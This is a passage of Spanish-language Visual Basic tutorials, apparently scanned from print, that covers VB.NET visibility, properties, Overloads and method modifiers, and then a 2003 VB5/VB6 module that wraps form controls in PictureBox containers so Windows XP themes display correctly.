Por último, si no nos importa que esos miembros de nuestra clase sean vistos por cualquier clase, esté o no en el mismo Namespace, módulo o lo que sea... entonces la declararemos como Public.

Nota: Si se declara una clase que se deriva de otra, el modificador debe ser igual o más restrictivo que la clase heredada. Por ejemplo, si Clase1 se declaró como Friend, la siguiente declaración produciría un error: **Public Class Clase2 : Inherits Clase1**, ya que los miembros de Clase1 no pueden "promoverse" a públicos.

Cómo... declarar variables y la visibilidad de las mismas.

Aquí veremos cómo se declaran variables (y objetos) en la nueva versión de Visual Basic, también veremos cómo ha cambiado el "alcance" o visibilidad de las variables.

Aunque había leido por ahí que ya no se pueden declarar variables Públicas en clases para que se conviertan automáticamente en Propiedades... siguen funcionando como si lo fuesen... al menos se pueden asignar valores y devolverlos cuando queramos. Es decir, dentro de la clase, declaras una variable como pública y esa variable se convierte en una propiedad de lectura/escritura, es decir que se le pueden asignar valores y puede devolver el anteriormente almacenado. Aún así, esta no es la forma "deseable" de declarar una propiedad en una clase... ni en la nueva versión de Visual Basic ni en las anteriores...

Ahora la visibilidad de las variables o el alcance que tienen pueden ser locales a cada bloque de código: Por ejemplo, si dentro de un bucle For declaramos una variable, esa variable es visible dentro del mismo bucle FOR, pero será "desechada" cuando se abandone el bucle. Lo mismo ocurre con el resto de "bloques": IF...THEN...ELSE...END IF, DO...LOOP, SELECT...END SELECT, etc. Lo que no podemos tener es una variable con el mismo nombre fuera y dentro de un bloque de código.

A diferencia de las versiones anteriores de Visual Basic, en esta nueva versión no se pueden declarar variables del tipo STATIC, es decir, variables que se declaraban dentro de un procedimiento y que mantenían el valor entre diferentes llamadas al mismo procedimiento, (cuando un procedimiento acaba, se desechan todas las variables declaradas en dicho procedimiento)

Al declarar una variable podemos asignarle directamente un valor:
Dim N As Integer = 10, incluso el valor devuelto por una función: Dim S As String = tClase1.Nombre()
Los objetos también se pueden declarar para que sean iniciadas en la propia declaración: Dim tClase1 As New Clase1
A diferencia de las versiones anteriores, esto no significa una "sobrecarga" de código, es decir: en las versiones anteriores de Visual Basic, si una clase se declaraba con New, el compilador tenía que comprobar cada vez que se usaba esa clase si ya estaba creada o no, en caso de no estarlo, se creaba una nueva instancia... lo cual significaba un código extra que insertaba de forma automática el compilador. La forma en que el VB.NET declara las variables es igual que si en las versiones anteriores hicieramos esto:
Dim tClase1 As Clase1
Set tClase1 = New Clase1
Cosa que aún podemos seguir haciendo, con la salvedad de que ya no se usa SET para asignar objetos a una variable.

Los modificadores de visibilidad de las variables, son los mismos que para los métodos... ver lo que dice la sección anterior.

Cómo... declarar Propiedades y Métodos en las clases.

Los métodos de una clase se declaran de la misma forma que en versiones anteriores de Visual Basic, ya sabes que un método es un procedimiento Function o Sub, según queramos que devuelva o no un valor.
Como sabrás, una propiedad puede usarse para asignar o devolver un valor, en las versiones anteriores a la 7 (vb.net), se declaraban como Property Get, Property Set y Property Let. En esta nueva versión de Visual Basic, las propiedades se declaran de forma diferente, ya que no existen procedimientos separados para cada tipo de acción a realizar por una propiedad.
Además del modificador de visibilidad: Public, Private, etc. se puede indicar que un propiedad es la propiedad por defecto, si se indica **Default**, aunque las propiedades por defecto deben aceptar parámetros, si no es así, no nos permitirá que la declaremos como Default. Creo que esto se debe a que las asignaciones de clases se hacen sin usar Set y en caso de que se hiciese esta asignación: Clase2 = Clase1, se crearía una

referencia de la Clase1 en la Clase2, no se asignaría el valor de la propiedad por defecto de la Clase1 en la variable Clase2... Aún así, esto de que las propiedades Default deban tener parámetros, puede ser algo engorroso y llevar a errores, sobre todo para los casos en los que debe devolver un valor; por eso, mi recomendación es que las uses para propiedades que actuan al estilo de un array, es decir que reciben el parámetro para devolver un valor determinado

Veamos unos ejemplos de cómo declarar las Propiedades:

```
'
Public Property Nombre() As String
    ' Parte Get (la que devuelve el valor)
    Get
        ' Devolvemos el valor de la variable que guarda el Nombre
        Return m_Nombre
    End Get
    ' Parte Set (la que asigna el valor de la propiedad)
    Set
        ' Asignamos el nuevo valor a la variable que contendrá el Nombre
        m_Nombre = Value
    End Set
End Property
```

Como puedes ver, dentro del procedimiento Property, se puede crear el código de lo que se hará cuando se asigne un valor a esa propiedad (parte SET) o cuando se devuelva un valor por esa propiedad (parte GET). En el caso de que la propiedad no tenga parámetros, el valor asignado será el indicado por **Value**.
Fíjate también en que ahora para devolver el valor en la parte Get, se puede usar **Return <expresión a devolver>**, aunque si lo prefieres, puedes devolver el valor con el formato usado por las versiones anteriores de Visual Basic, es decir: **NombrePropiedad = <expresión a devolver>**

En el caso de que una propiedad sea de sólo lectura, no contendrá la parte SET, pero además habrá que indicarlo con ReadOnly, lo mismo ocurre con las propiedades de sólo escritura, (las que no tienen la parte GET), pero en este caso habrá que usar WriteOnly:

```
'
        Public Default ReadOnly Property Item(ByVal unSaludo As String) As String
            Get
                Return unSaludo & " " & Nombre1
            End Get
        End Property
```

Si además quieres que una clase derivada pueda implementar su propia versión de un método o propiedad, habrá que declarar ese procedimiento con: **Overridable** en la clase base y con **Overrides** en la clase derivada:

```
' En la Clase base:
        Overridable Public Function ShowNombre() As String
            Return Nombre
        End Function

' En la clase derivada:
        Overrides Public Function ShowNombre() As String
            ' La variable Nombre se declaró en Clase1
            Return "El Nombre almacenado en Clase1: " & Nombre
        End Function
```

Si necesitamos acceder al método original de la clase base, habrá que indicarlo de esta forma:
MyBase.Método
MyBase representa al objeto del que se ha derivado la clase.

En un intento de conseguir que tu "linda" cabecita empiece a echar humo, vamos a ver otra de las nuevas "particularidades" que nos trae el vb.NET con respecto a la "verdadera" (¡por fin!) Programación Orientada a Objetos (OOP según la abreviatura inglesa), en este caso es a la sobrecarga de procedimientos. Esto del Polimorfismo, hasta ahora, sólo nos permitía poder usar métodos con el mismo nombre en diferentes clases y mediante la herencia implementada de otras clases con Implements), el compilador sabía a que objeto llamar... pero sólo se podía hacer con el mismo nombre del método o propiedad en diferentes clases. Con la nueva versión de VB, también podemos hacerlo en la misma clase.
¿Cómo? usando el modificador **Overloads**.

¿Para que sirve Overloads?, imaginate que un mismo procedimiento permite diferentes tipos de datos como parámetro y según ese tipo de dato devolver el adecuado... o bien que reciba parámetros opcionales y según los parámetros recibidos actúe de una forma u otra... En todos estos casos, puedes definir diferentes procedimientos (con el mismo nombre), pero que cada uno actúe de forma adecuada según los parámetros recibidos. Lo que **no** se puede hacer es declarar varios procedimientos en los que sólo se diferencia el tipo de dato devuelto.
¡Vaya lío! ¿verdad?
Vamos a aclararlo con algún que otro ejemplo:

```
'
        ' Recibe parámetros Integer y devuelve un Integer
        Public Overloads Function Suma(ByVal a As Integer, ByVal b As Integer) As Integer
            Return a + b
        End Function
        ' Recibe parámetros Double y devuelve un Double
        Public Overloads Function Suma(ByVal a As Double, ByVal b As Double) As Double
            Return a + b
        End Function
        '
        ' Estos procedimientos reciben distintos tipos de parámetros,
        ' pero devuelven el mismo tipo
        Public Overloads Function aCadena(ByVal a As Integer) As String
            Return "Es un Integer convertido a cadena: " & a.ToString
        End Function
        '
        Public Overloads Function aCadena(ByVal a As Double) As String
            Return "Es un Double convertido a cadena: " & a.ToString
        End Function
        '
```

¿Te quedó más claro ahora?

Nota: Los parámetros a procedimientos ahora son **ByVal** por defecto, en las versiones anteriores eran **ByRef**.

Cómo... usar otros modificadores de Métodos (Shared, Overridable, etc.)

Aquí vermos otros modificadores para la definición de métodos.

Además de los modificadores de "alcance" que vimos anteriormente, hay otros modificadores aplicables a los métodos que indicarán la forma de comportarse (o de cómo se dejarán manipular...)

Vamos a ver cada uno de ellos y lo que dice la ayuda del .NET SDK:

- **Shared:**
  Este modificador indica que el método es un método compartido. Los métodos compartidos no actuan en una instancia determinada de un tipo. Aparte de los declarados en módulos estándard, un método declarado sin el modificador Shared se llama un método de instancia. Un método de instancia, opera sobre una instancia de un tipo. Un método compartido no puede ser **Overridable** (o sobre-escrito), y por tanto no debe especificar ninguno de los modificadores: **Overridable**, **NotOverridable**, **MustOverridable** o **Overrides**.
  Aplicando esto a las actuales versiones de Visual Basic, es como si declarasemos un método en un fichero BAS incluido en un componente, (e incluso en un programa normal), cada vez que se crea un objeto de una clase de ese componente, creamos una nueva instancia de dicha clase, sin embargo los métodos declarados en los módulos BAS de ese componente serían "compartidos" por todas las instancias creadas. En C++ es lo que se llama un método estático (static)
- **Overridable:**
  Este modificador indica que el método puede ser "anulable" o "redefinible" (no he encontrado una traducción

mejor). Un método redefinible no debe ser declarado como **Shared** ni **NotOverridable** y no debería combinarse con **MustOverride** o **Overrides**, (ya que ambos implican **Overridable**). Métodos en clases definitivas no deberían declararse como **Overridable** y las funciones declaradas con este modificador no deberían ser Privadas (**Private**).

Este modificador se aplica a los métodos que queremos usar de forma "polimófica", es decir que podemos tener un método en una clase el cual puede ser "redefinido" u ocultado por otro con el mismo nombre en una clase derivada. Esto se usa para que, dependiendo de la clase en la que se defina, actúe de forma adecuada sobre los datos manejados por esa clase.

- **NotOverridable:**
  Este modificador indica que el método es final. Un método que especifica **NotOverridable** también debe especificar **Overrides** y no debería especificar **Shared**, **Overridable** o **MustOverride**. Métodos finales no deben ser **Private** ya que es redundante.
  Si se especifica este modificador, las clases derivadas no podrán crear métodos con este mismo nombre que "anulen" o redefinan al método de la clase heredada.
- **MustOverride:**
  Este modificador indica que las clases derivadas deberán crear explícitamente un método con el modificador **Overrides** que redefina la funcionalidad del método

Cómo automatizar las aplicaciones de Visual Basic para que el uso de los temas de Windows XP no sea un problema.

Publicado: 21/Ago/2003
Actualizado: 21/Ago/2003

Como habrás comprobado si has leído el artículo sobre cómo usar los temas de Windows XP desde Visual Basic, para que algunos controles se vean correctamente al usar los temas de Windows XP en las aplicaciones de Visual Basic, había que "contenerlos" en un control Picture, pues bien, si en tu aplicación tienes un montón de formularios en los que hay que usar esos contenedores extras, la tarea realmente no será trivial (por llamarlo de una forma suave) y puede que desistas porque te de pereza... y como resultado, decidirás finalmente no usar los temas de XP.

Pues bien, si ese es tu caso, el código que te mostraré dentro de poco seguramente te vendrá bien, ya que te permitirá usar los temas de Windows XP en tus aplicaciones de Visual Basic sin que tengas que hacer prácticamente nada... o casi... ya que tendrás que incluir una línea de código en cada formulario y poco más.

Ese "poco más" es que además de la línea de código, también tendrás que incluir un control Picture en cada formulario que quieras "automatizar".

Por si andas algo despistado o eres novel en esto de que en tus aplicaciones de Visual Basic se puedan usar los temas de Windows XP, te daré un pequeño **sermón** introductorio antes de mostrarte el código y explicarte cómo usarlo.

Nota para los que no quieren que le cuenten películas y sólo quieran el código:

Como se que hay gente que son programadores de "cortar y pegar" a los que sólo les interesa el código y "punto", (a diferencia de los programadores que "les gusta programar"), y el sitio del Guille no está vetado a nadie...

Si eres de los que no quieren que te cuenten ningún "rollo" y simplemente quieres usar el código... puedes ir al final de esta página y bajarte el código.


Pero si te interesa saber "el porqué" del código que muestro... entonces, sigue leyendo, así tendrás una idea mejor del porqué las rutinas que muestro hacen lo que hacen... aunque puede ser que te aburras y no te enteres de todo, al menos lo intentarás.
Gracias.

¿Cual es el problema con los temas de Windows XP y Visual Basic?


Dependiendo de la versión de Visual Basic que estemos usando, este problema será mayor o menor.

En Visual Basic 5.0 sólo habrá problemas con los controles Frames que estén incluidos en otros Frames.
En Visual Basic 6.0 además de los Frames, habrá problemas "visuales" con los botones y sobre todo con los OptionButtons.

En las siguientes imágenes puedes ver cómo quedaría un formulario usando VB5 y el mismo compilado con VB6, sin usar el código que te mostraré ni usando el truco de contener los controles dentro de un Picture, que al fin y al cabo es lo que "automatizará" la rutina que te propongo como solución.



VB5 sin tratamiento especial



VB6 sin tratamiento especial

Como puedes comprobar el Visual Basic 5 "disimula" mejor y hasta parece que la cosa está bien, salvo por el "caption" o texto de los frames contenidos dentro de otro Frame, en los cuales el tipo de letras es diferente,

además de que no se muestra completo.
En Visual Basic 6 la cosa es peor... además del texto de los Frames, los botones tienen un "reborde" negro y de los Options, ni te cuento, ya que es evidente de que no es lo que nos gustaría mostrar.

¿Cómo soluciona la rutina estos problemas "visuales"?

Pues lo que hace el código que te mostraré es "poner" los controles dentro de un picture, ya que al hacer esto, esos problemas visuales desaparecen.

Hay varias opciones para automatizar esta "metedura" de controles.
En el caso de que tengamos Visual Basic 5.0, sólo tendremos que preocuparnos de los Frames incluidos dentro de otros Frames.
Pero en Visual Basic 6.0 hay que tener en cuenta también los botones y lo más complicado, los options.

La solución más rápida (en cuanto a tiempo de ejecución y lógica de programación) sería la de incluir cada control "problemático" dentro de un Picture, esto es rápido, aunque además de consumir muchos más pictures, (uno por cada control de tipo Frame, CommandButton u Option), que esté dentro de un Frame, tendrá un problema añadido: si hay varios Options, estos deberían estar dentro de un mismo contenedor para que al seleccionar uno de ellos, los demás que estén en el mismo "nivel" se comporten correctamente y si se inserta cada uno en un Picture, perderán esa conexión.

Otra solución, también rápida, (incluso más que la anterior), es la de usar un Picture en cada Frame, de forma que los controles contenidos en ese Frame, se "metan" en el Picture y a su vez, el Picture incluirlo dentro del Frame.
El problema de esta solución es que los controles Frames son muy suyos y perderíamos algunas de las "cosillas" que podemos hacer con los controles incluidos dentro de un Frame.
Imagina que tienes controles que están "justo" en la línea del Frame o muy cerca de esa línea. En las imágenes mostradas tienes varios de esos controles que están en la línea del Frame.
Como te decía, si incluimos un Picture dentro de un Frame para que contenga los controles incluidos en el Frame, la posición y tamaño de este Picture debe ser menor que el Frame, por ejemplo la posición superior del Picture debe ser 190, con idea de que el texto mostrado en el Frame se vea completo. En este caso, si tenemos un control en la posición 0, no se vería bien, ya que en lugar de estar "al filo" del Frame, estaría "al filo" del Picture, por tanto, a pesar de que la posición real del control sigue siendo cero, visualmente estaría en la posición 190.

La tercera opción, (siempre hablando de que estamos trabajando con VB6), sería la usar varios Pictures (recuerda que los Pictures a los que me estoy refiriendo se usan para contener los controles problemáticos), de forma que cuando la rutina se encuentre con un Frame o un CommandButton los incluya dentro de un Picture y cuando se encuentre con controles Options, los agrupe de forma que todos los que estén dentro de un Frame estén dentro de un mismo Picture-contenedor, para que no pierdan "la gracia" de los Options, los cuales interactúan entre ellos si están en un mismo contenedor.

En el caso de Visual Basic 5.0, como el problema sólo lo tendremos con Frames, dentro de otros Frames, el código se encarga de usar un Picture sólo cuando un Frame esté dentro de otro Frame.

Otra pregunta podría ser:
¿Cómo sabe el código que estamos usando la versión 5.0 ó la 6.0 de Visual Basic?
La respuesta es simple: Porque nosotros se lo decimos.
Este código "supone" que si hemos declarado una constante de compilación condicional llamada **ESVB5**, es que estamos usando el Visual Basic 5.0, en otro caso, es porque la versión usada es la 6.0 (u otra distinta de VB5, aunque con VB4 no lo he probado).

El código propuesto para automatizar todo este "rollo" está compuesto por varios procedimientos, en el caso de Visual Basic 5.0, sólo hay una rutina, pero para Visual Basic tenemos dos rutinas:

crearPicFrm1, esta rutina es la que usa un Picture "interno" para cada Frame.
La ventaja de este código es que es rápido y consume pocos Picture-contenedores: uno por cada Frame que tengamos en el formulario. El problema es que si hay controles que están "muy arriba" del Frame, no se verán bien.
Esta rutina sería la preferida para usar con VB6 si sabemos que no hay botones ni Options situados cerca de la parte superior del Frame.

crearPicFrm2, esta rutina buscará los Frames y CommandButtons y creará un Picture-contenedor en el que incluirá esos controles. En el caso de que haya controles del tipo OptionButtons, los agrupará en un mismo Picture.
Si no quieres "complicarte la vida", puedes usar directamente esta rutina, ya que aunque consume más controles-contenedores, es segura y lo deja todo como debe ser.

Además de estas rutinas que son las que hacen el trabajo "sucio", si quieres que sea el propio código el que

decida cual de las dos rutinas usar, puedes usar la rutina genérica:
CrearPicFrm, esta función, en el caso de usar VB6, comprueba si hay algún control "muy arriba", en ese caso utiliza crearPicFrm2. Si no hay ningún control problemático que esté posicionado muy arriba, usará crearPicFrm1.

> **Nota:**
> Debido a que CrearPicFrm es la única función pública, si te decides por usar directamente cualquiera de los otros procedimientos "directamente", tendrás que cambiar la "cobertura" de Private a Public.

En las siguientes imágenes puedes ver el resultado del formulario anterior una vez usado el código "automatizador", además del aspecto que tendría sin aplicarle los temas de Windows XP.

El formulario sin usar temas de XP	**VB5 usando crearPicFrmVB5**

Estas otras son las del VB6, en la primera captura, (la de la izquierda), no hay ningún control problemático, y se usan menos Pictures-contenedores, en la segunda, (la de la derecha), al haber un Option justo en la línea del Frame, se usa la otra rutina y se crean más Pictures-Contenedores.

VB6 usando crearPicFrm1	**VB6 usando crearPicFrm2**

Por supuesto que se podrá mejorar el código que "por fin" te voy a mostrar, pero... esto es lo que yo he hecho.

¿Cómo usar el código en mis formularios?

Para poder usar este código hay dos cosas que tendrás que hacer en cada formulario:
1- Incluir un Picture al que tendrás que llamarlo picFrm y deberá tener asignado el valor 0 (cero) en la propiedad Index.
2- Incluir esta línea en el evento Form_Load del formulario:
CrearPicFrm Me
Y si quieres usar la información devuelta por la función:
s = CrearPicFrm(Me)
Aunque la información devuelta no es necesaria para nada. Es la que se muestra en la etiqueta inferior de las imágenes mostradas.

Para terminar... sí, ya mismo te muestro el código... recordarte que debes incluir la llamada a la función del API **InitCommonControls** en el evento **Form_Initialize** del primer formulario que se vaya a mostrar en la aplicación (realmente puedes incluir la llamada en todos los formularios, pero si sólo lo incluyes en el que se use como inicio es suficiente) y crear un fichero llamado igual que la aplicación y que después del .exe debe tener la extensión .manifest.
También debes saber que no todos los controles "comunes" de Windows adoptarán el nuevo look de XP, ya que los incluidos en el control mscomctl.ocx no "entienden" de los temas de Windows XP.
Estos detalles los tienes explicados en el artículo publicado el 30 de Octubre 2002.

Ahora sí, aquí tienes el código para automatizar la creación de controles contenedores.

Recuerda que si el código lo vas a usar en VB5, tendrás que crear una constante de compilación llamada ESVB5 y darle un valor distinto de cero. Esta variable la puedes incluir en las propiedades del proyecto, tal como te muestro en la siguiente imagen:

El código del módulo a incluir en los proyectos:

```
'--------------------------------------------------------------------------
' Módulo para contener las rutinas de creación de picFrm           (19/Ago/03)
' Automatizar los formularios de VB para usar temas de XP
```

```
'
' ©Guillermo 'guille' Som, 2003
'------------------------------------------------------------------------------
Option Explicit

' constantes para la posición del picture dentro del Frame
Const picL As Long = 30&, picW As Long = 90&
' estos dos valores deben ir "emparejados" con una diferencia de 30
Const picT As Long = 190&, picH As Long = picT + 30& '225&

Public Function CrearPicFrm(ByVal frm As Form, Optional ByVal noBuscarOption As Boolean = False) As
String
    ' Esta rutina comprobará si hay algún option con un valor Top inferior a picT,
    ' en ese caso llamará a crearPicFrm2.
    ' Si noBuscarOption = True, se usará crearPicFrm1 sin usar el bucle de buscar
    ' Indicar ese valor si sabemos que no hay ningún OptionButton en una parte alta de un frame
    Dim s As String
    '
#If ESVB5 Then
    's = "VB5"
    s = "Usando crearPicFrmVB5"
    crearPicFrmVB5 frm
#Else
    '
    Dim usarPicFrm2 As Boolean
    Dim c As Control
    '
    s = "VB6"
    '
    If noBuscarOption = False Then
        On Error Resume Next
        '
        For Each c In frm.Controls
            If TypeOf c.Container Is Frame Then
                If c.Top < picT Then
                    Select Case TypeName(c)
                    Case "Frame", "CommandButton", "OptionButton"
                        usarPicFrm2 = True
```

```
                    Exit For
                End Select
            End If
        End If
    Next
    '
    Err = 0
End If
'
If usarPicFrm2 Then
    s = s & " usando crearPicFrm2"
    crearPicFrm2 frm
Else
    s = s & " usando crearPicFrm1"
    crearPicFrm1 frm
End If
'
#End If
    '
    ' devolver la cadena informativa con los Pictures creados y la rutina usada
    CrearPicFrm = s & ", picFrm usados: " & frm.picFrm.Count & " (0 a " & frm.picFrm.Count - 1 & ")"
End Function
'
#If ESVB5 Then
'
Private Sub crearPicFrmVB5(ByVal frm As Form)
    ' Crea los pictures que contendrá los controles                (19/Ago/03)
    ' que estén dentro de otros frames.
    ' Versión para VB5.
    ' En VB5 sólo dan problemas los frames.
    '
    '-------------------------------------------------------------------------
    ' La única pega de este código, con diferencia al de VB6, es que los
    ' Options en VB5 se quedan transparentes.
    ' Pero si se usa el código de VB6, no se ven transparentes,
    ' aunque se usarían más controles picFrm (igual que en VB6)
    '-------------------------------------------------------------------------
```

```
    '
    Dim nPicFrm As Long
    Dim c As Control
    Dim pic As PictureBox
    '
    On Error Resume Next
    '
    nPicFrm = -1
    For Each c In frm.Controls
        If TypeOf c.Container Is Frame Then
            Select Case TypeName(c)
            ' En VB5 sólo se pondrán en pictures los Frames
            Case "Frame"
                nPicFrm = nPicFrm + 1
                If nPicFrm > 0 Then
                    Load frm.picFrm(nPicFrm)
                End If
                Set pic = frm.picFrm(nPicFrm)
                Set pic.Container = c.Container
                With pic
                    .BorderStyle = 0
                    .Visible = True
                    .Move c.Left, c.Top, c.Width, c.Height
                    '.ZOrder 0
                    .BackColor = .Container.BackColor
                End With
                Set c.Container = pic
                c.Move 0, 0
                c.ZOrder
            End Select
        End If
    Next
    '
End Sub
'
#Else
'
```

```vb
Private Sub crearPicFrm1(ByVal frm As Form)
    ' Usar este código si no hay ningún control "problemático" justo arriba de un Frame
    ' ya que no se vería bien.
    Dim nPicFrm As Long
    Dim c As Control
    Dim c1 As Control
    Dim pic As PictureBox
    '
    On Error Resume Next
    '
    nPicFrm = -1
    For Each c In frm.Controls
        If TypeOf c Is Frame Then
            nPicFrm = nPicFrm + 1
            If nPicFrm > 0 Then
                Load frm.picFrm(nPicFrm)
            End If
            Set pic = frm.picFrm(nPicFrm)
            Set pic.Container = c
            With pic
                .BorderStyle = 0
                .Visible = True
                .Move picL, picT, c.Width - picW, c.Height - picH
                .ZOrder 0
                .BackColor = .Container.BackColor
            End With
            For Each c1 In frm.Controls
                If c1.Container Is c Then
                    ' no tener en cuenta los picFrm
                    If Not (c1 Is pic) Then
                        ' si el control está posicionado
                        ' a menos de 180 (picT), no incluirlo en este picture
                        If c1.Top > picT Then
                            Set c1.Container = pic
                            c1.Move c1.Left - picL, c1.Top - picT
                        End If
                        c1.ZOrder
```

```
                    End If
                End If
            Next
        End If
    Next
    '
    'Debug.Print "Total picFrm en crearPicFrm= "; nPicFrm
    Err.Clear
    '
End Sub

Private Sub crearPicFrm2(ByVal frm As Form)

    '
    ' Crea los pictures que contendrá los controles                (19/Ago/03)
    ' que estén dentro de otros frames.
    ' Versión para VB6.
    ' En VB6 dan problemas los frames, commandbutons y options.
    '
    ' Esta rutina "maneja" bien los Options, pero "consume" más pictures
    '
    Dim nPicFrm As Long
    Dim c As Control
    Dim pic As PictureBox
    '
    Dim i As Long, j As Long
    Dim minL As Long, minT As Long, minW As Long
    Dim b As Long
    Dim nOpB As Long
    Dim opB() As OptionButton
    '
    On Error Resume Next
    '
    nOpB = -1
    nPicFrm = -1
    For Each c In frm.Controls
        If TypeOf c.Container Is Frame Then
            Select Case TypeName(c)
```

```
        ' Debido a que los OptionButton no funcionarían bien    (19/Ago/03)
        ' al no estar agrupados, mejor agruparlos en un contenedor
        Case "CommandButton", "Frame"
            nPicFrm = nPicFrm + 1
            If nPicFrm > 0 Then
                Load frm.picFrm(nPicFrm)
            End If
            Set pic = frm.picFrm(nPicFrm)
            Set pic.Container = c.Container
            With pic
                .BorderStyle = 0
                .Visible = True
                .Move c.Left, c.Top, c.Width, c.Height
                '.ZOrder 0
                .BackColor = .Container.BackColor
            End With
            Set c.Container = pic
            c.Move 0, 0
            c.ZOrder
        Case "OptionButton"
            ' añadirlo al array
            nOpB = nOpB + 1
            ReDim Preserve opB(nOpB)
            Set opB(nOpB) = c
        End Select
    End If
Next
' comprobar los OptionButtons que están en un mismo frame       (19/Ago/03)
For i = 0 To nOpB
    If TypeOf opB(i).Container Is Frame Then
        Set c = opB(i).Container
        minT = opB(i).Top
        minW = opB(i).Left + opB(i).Width
        b = i
        nPicFrm = nPicFrm + 1
        If nPicFrm > 0 Then
            Load frm.picFrm(nPicFrm)
```


```
End If
Set pic = frm.picFrm(nPicFrm)
Set pic.Container = opB(i).Container
minL = opB(i).Left
pic.Tag = "nPicFrm" & nPicFrm
Set opB(i).Container = pic
For j = i + 1 To nOpB
    If opB(j).Container Is c Then
        If opB(j).Top < minT Then
            minT = opB(j).Top
        Else
